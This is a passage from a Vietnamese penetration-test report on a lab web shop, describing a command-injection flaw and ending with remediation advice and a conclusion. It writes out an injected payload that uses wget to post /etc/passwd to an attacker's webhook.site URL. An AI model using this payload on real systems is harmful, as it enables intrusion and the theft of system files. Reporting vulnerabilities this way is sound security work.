
<https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/generate-config?length=12;wget+--post-file=/etc/passwd+https://webhook.site/18491f49-698b-44e1-9ff4-151f96bd32b2>

The screenshot shows the raw HTTP request and response. The request is a GET to `/api/v1/admin/generate-config?length=12;wget+--post-file=/etc/passwd+https://webhook.site/18491f49-698b-44e1-9ff4-151f96bd32b2`. The response is a 200 status code with a 'config' field containing a base64-encoded string.

Hình 14: Dữ liệu được render theo dạng base64


Bây giờ gửi đoạn mã base64 đó vào tham số **config** của url:

[https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/generate-password?config=\[payload\]](https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/generate-password?config=[payload])



Hình 15: Dùng BurpSuite để gửi payload

Tại webhook của attacker thu được data vừa gửi:



Hình 16: Nội dung thu được trên webhook của attacker

Recommendation

- Luôn luôn validate tất cả input, kể cả input từ third-party server: Thực hiện kiểm soát và xác thực kỹ lưỡng tất cả các đầu vào từ người dùng, trước khi sử dụng.
- Tránh sử dụng các hàm, lệnh dễ bị ảnh hưởng bởi injection. Sử dụng các thư viện, framework an toàn hỗ trợ cho việc xác thực và lọc đầu vào.
- Tham chiếu:

[Command Injection](#)

[OS Command Injection Defense Cheat Sheet](#)

4. Kết luận

Thông qua phân tích hệ thống **T1 Merchandises**, có thể thấy các developer thường xuyên đặt các file nhạy cảm vào Document Root và untrusted data vào các hàm nguy hiểm mà không có cơ chế validation, dẫn đến việc attacker lợi dụng những vị trí này để tấn công và chiếm quyền kiểm soát server.

Bản báo cáo này giúp quý công ty có một cái nhìn tổng quát, trực quan và dễ hiểu về những nguy hiểm tiềm tàng đang tồn đọng trên hệ thống. Những rủi ro này có thể gây thiệt hại cho cả hai phía: server và người dùng nói chung.